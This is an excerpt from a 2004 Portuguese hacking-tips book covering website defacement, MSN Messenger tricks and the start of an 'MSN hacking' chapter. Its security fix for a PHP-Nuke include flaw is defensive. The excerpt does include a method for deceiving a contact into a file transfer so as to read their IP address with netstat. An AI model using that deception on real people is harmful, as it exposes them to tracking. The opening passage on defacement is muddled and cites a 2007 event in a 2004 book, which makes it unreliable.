

HACKER INSIDE

TOP SECRET

FILE 5

HACKER INSIDE

TOP SECRET

HACKER INSIDE

TOP SECRET

Editor: Flávio Tâmega, Alexandre Arima, Ally Junio

Redatores: Thiago Souza

Capa: Marcus Vinicius Barcelos Pires

Projeto Gráfico: Cristiano Pricinote, Marcus Vinicius Barcelos Pires

Redator: Alexandre Arima

Diagramação: Márcio Gonçalves Gomes

Revisão: Cléssia Poliana

Copyright© 2004 por Editora Gráfica Terra Ltda.

Todos os direitos reservados e protegidos pela Lei 9.610 de 19.02.98.

Nenhuma parte desta publicação poderá ser reproduzida ou transmitida, sejam quais forem os meios empregados: eletrônicos, mecânicos, fotográficos, gravações ou quaisquer outros.

ISBN 85-7491-170-4

Diretor: Jales Júnior Martins Borges

Gerente de Produto: Cássio Rodrigues

Coordenadora de Marketing: Simone Ticks

Gerente Comercial: Anderson Kleber

Logística: Romualdo Brandão

Editora Gráfica Terra Ltda.

Divisão Comercial

Av. Caiapó, 758 – Setor Santa Genoveva

CEP: 74672-400 – Goiânia-GO – Brasil

Tel.: (62) 4005-9000 – Fax: (62) 207-1666

Televendas: (62) 4005-9090

E-mail: redacao@editoraterra.com.br

Home Page: www.editoraterra.com.br

SUMÁRIO

Capítulo 1 - Defacement

Defacement	11
------------------	----

Capítulo 2 - Truques do MSN

1. Guardar a Lista de Contatos	17
2. Pular uma Linha no Chat.....	20
3. Conversar com Alguém que não Está na Lista	20

4. Mensagens que Foram Bloqueadas	23
5. Saber se Fecharam a Tela de Chat	23
6. Usar Qualquer E-mail no seu MSN	24

Capítulo 3 - Hacking MSN

1. Obter o IP de um Usuário.....	27
2. Alterar a Frase “Não revele sua senha”	29
3. Capturar Mensagens	31

Capítulo 4 - Buffer Overflow

1. Um Exemplo de Vulnerabilidade	36
2. Solução.....	37

Capítulo 5 - Desafio Hacker

Prova 10	41
Prova 11	47

Prova 12	52
Prova 13	55
Prova 14	67

CAPÍTULO 1

DEFACEMENT

O que é defacement? Defacement é a ação de destruir ou degradar o sistema operacional de um computador, seja ele de usuário final ou de administrador. Não existe muita gente que se importa com a segurança principal. Não existe muita gente que se importa com os dados dos usuários, não conhece muito sobre isso, e isso pode levar os hackers a se sentirem forçados a agir, prejudicando pessoas inocentes.

Para os profissionais de segurança, é muito mais fácil lidar com ataques secundários, já que os sistemas operacionais são protegidos. No entanto, sempre existem formas de lidar com os ataques.

Vamos falar, por exemplo:

• Esse é um falso de engenharia social da Microsoft em 2007. Nesse, quem faz o download, automaticamente instala o malware no seu sistema operacional.

<http://www.modulos33.com.br/defacement/>

Os programas mencionados no livro podem ser baixados no site: www.hackerinside.com.br

É comum ouvirmos sobre invasões hackers em servidores web, muitas vezes não acontece nada no site, somente é encontrado algum aviso de alerta ou mesmo o hacker envia um e-mail para o administrador, este é um ataque hacker que não visa prejudicar terceiros.

Outra prática comum é o defacement, a “arte” de desfigurar um site, invasores maliciosos invadem um servidor web e estragam, geralmente, a página principal. Não existe muito nexo, pois, na maioria das vezes, os invasores não conhecem o seu alvo, fazem isso só para demonstrar força e acabam prejudicando pessoas e empresas.

Para se proteger de ataques desse tipo, a melhor maneira é ter um servidor seguro, não deixar brechas e NUNCA divulgar senhas, o básico. Vasculhe sempre o seu servidor atrás de falhas de segurança.

Vamos a um exemplo simples:

Existe uma falha de segurança no módulo My_eGallery no PHP Nuke, quem faz uso desse script deve realizar este procedimento para não ficar vulnerável:

No arquivo */modules/My_eGallery/public/displayCategory.php* mude, nas primeiras linhas, o código de:

```
include ("$basepath/public/imageFunctions.php");
include ("$adminpath/fileFunctions.php");
```

para:

```
include ("/home/seusite/www/modules/My_eGallery/public/
imageFunctions.php");
include ("/home/seusite/www/modules/My_eGallery/fileFunctions.php")"
```

Em ataques com finalidades desse tipo, o principal alvo são os servidores web, em seguida, falhas de programação e acesso a senhas. Os ataques são feitos, na maioria das vezes, por grupos de crakers e não por só uma pessoa, que guardam as páginas “desmanteladas” em mirrors (espelhos) para que outras pessoas possam ver seu trabalho mesmo quando o servidor invadido já estiver sem problemas. Acesse, na Web, alguns desses mirrors e entenda o que acontece:

<http://attrition.org>

<http://www.zone-h.org/defaced/2003/02/08/delta5.com.br/>


<http://www.blackhat.info/live/>

<http://www.turkeynews.net/Hacked>


<http://hysteria.sk/hacked/>

<http://www.hackzone.ru/>

Mostraremos, a seguir, um site antes do ataque e depois, perceba a diferença:



Esse é o site de uma revista checa. Um ataque ocorreu em janeiro de 2000 e colocou como página principal a informação de que o site estaria à venda, não bastando, informa ou também o e-mail de um funcionário da revista. Essa é uma característica dos defacers, sempre atacarem e deixar uma mensagem irônica.



CAPÍTULO 2

TRUQUES DO MSN

Os programas mencionados no livro podem ser baixados no site: www.hackerinside.com.br

Como já é percebido, o MSN Messenger é o instant messenger mais utilizado no momento, passando à frente de seu maior rival, o ICQ. Mas, com a fama, vieram os problemas, assim como no ICQ, já existem diversas técnicas de ataque pelo MSN. Neste capítulo e no próximo, abordaremos esse tema e mostraremos como agem os hackers e, sabendo o que ocorre, como tentar ficar mais esperto com esses ataques remotos.

Aqui você conhece alguns truques que podem parecer simples, mas podem te ajudar em algumas situações. Confira.

1. Guardar a Lista de Contatos

Existe uma opção no MSN Messenger que poucos conhecem, e é bem útil, por exemplo, se criarmos uma conta nova e quisermos transferir todos os contatos de uma outra conta. Para isso, você deve proceder da seguinte maneira:

Vá ao menu *Contatos* e escolha *Salvar lista de contatos...*




Após essa ação, será armazenado um arquivo com todos seus contatos e endereços.



Para recuperar a lista de contato na outra conta, basta abrir a conta e, então, acessar o menu *Contatos* e escolher *Importar contatos de um arquivo salvo...*



Agora, é só selecionar o arquivo que foi salvo.



Pronto! A lista de contatos já está transferida.


2. Pular uma Linha no Chat

Para fazer a troca de linha no chat do MSN, que em outros programas se faz com um clique na tecla *Enter*, basta manter pressionada a tecla *Shift* enquanto teclar *Enter*.


3. Conversar com Alguém que não Está na Lista

Para conversar com uma pessoa sem precisar adicioná-la à sua lista, proceda desta maneira:

Vá ao menu *Ações* e escolha o item *Enviar mensagem instantânea*.



Na tela que surge, clique na aba *Outros* e digite o e-mail da pessoa.
Não se esqueça de que o e-mail deve estar inscrito no *Passport .NET*.



É só escrever normalmente na tela que será aberta.



4. Mensagens que Foram Bloqueadas

Se alguém o colocar na lista de contatos bloqueados e você quiser enviar alguma mensagem, a primeira coisa é tirar essa pessoa de sua lista. O próximo passo é alterar o seu nick para a mensagem que você quer enviar e, por último, volte a cadastrar essa pessoa.


Mesmo assim, você ainda não conseguirá enviar mensagens para esse contato, mas, logo que você conectar, aparecerá uma janelinha com o seu nick, que, na verdade, é a mensagem que você quer enviar.

Mas porque tivemos que descadastrar este contato? Somente para que só ele e mais ninguém visse o seu nick.

5. Saber se Fecharam a Tela de Chat

Para saber se a pessoa com quem está conversando fechou a tela de chat, proceda da seguinte maneira:

Na tela que você está conversando, chame um novo participante. Caso apareça, nessa tela, a informação de que a pessoa que estava conversando com você não foi adicionada, significa que a tela estava fechada.



6. Usar Qualquer E-mail no seu MSN

Para se ter uma conta no MSN, não é necessário criar um e-mail no Hotmail ou MSN, você pode utilizar qualquer endereço. Basta ir ao site: www.passport.com e seguir as instruções.

CAPÍTULO 3

HACKING MSN

Os programas mencionados no livro podem ser baixados no site: www.hackerinside.com.br


Agora que você já conheceu alguns truques do MSN, é hora de saber o que realmente os hackers podem fazer quando estão conectados e conversando com alguém no messenger, além de saber como se proteger em alguns casos.

1. Obter o IP de um Usuário


Aqui, mostraremos como conseguir o IP de uma máquina utilizando somente o MSN Messenger, sem ter nenhum add-on. A maneira mais fácil é você pedir para que a pessoa envie um arquivo para você ou, então, que você envie um arquivo para esse usuário, geralmente o hacker inventa uma boa desculpa, sem que se crie suspeita.

O processo deve ser feito enquanto o arquivo está sendo enviado, por isso, é bom não enviar arquivos muito pequenos, pois a transferência será muito rápida. Faça o teste:

1. Abra um chat com um contato seu no MSN e inicie normalmente a conversa.



2. Após conseguir convencer a pessoa, faça o envio do arquivo.




3. Agora, abra o prompt do DOS e digite o comando *netstat -a*. Aparecerá uma série de Ips de servidores, mas não será difícil encontrar o IP do seu amigo. Para que não apareçam muitas informações, não abra mais programas além do próprio chat do MSN. Páginas Web, programas P2P podem atrapalhar na hora da busca do IP correto.

Não se esqueça de que você não pode estar atrás de um firewall, nem o seu contato.

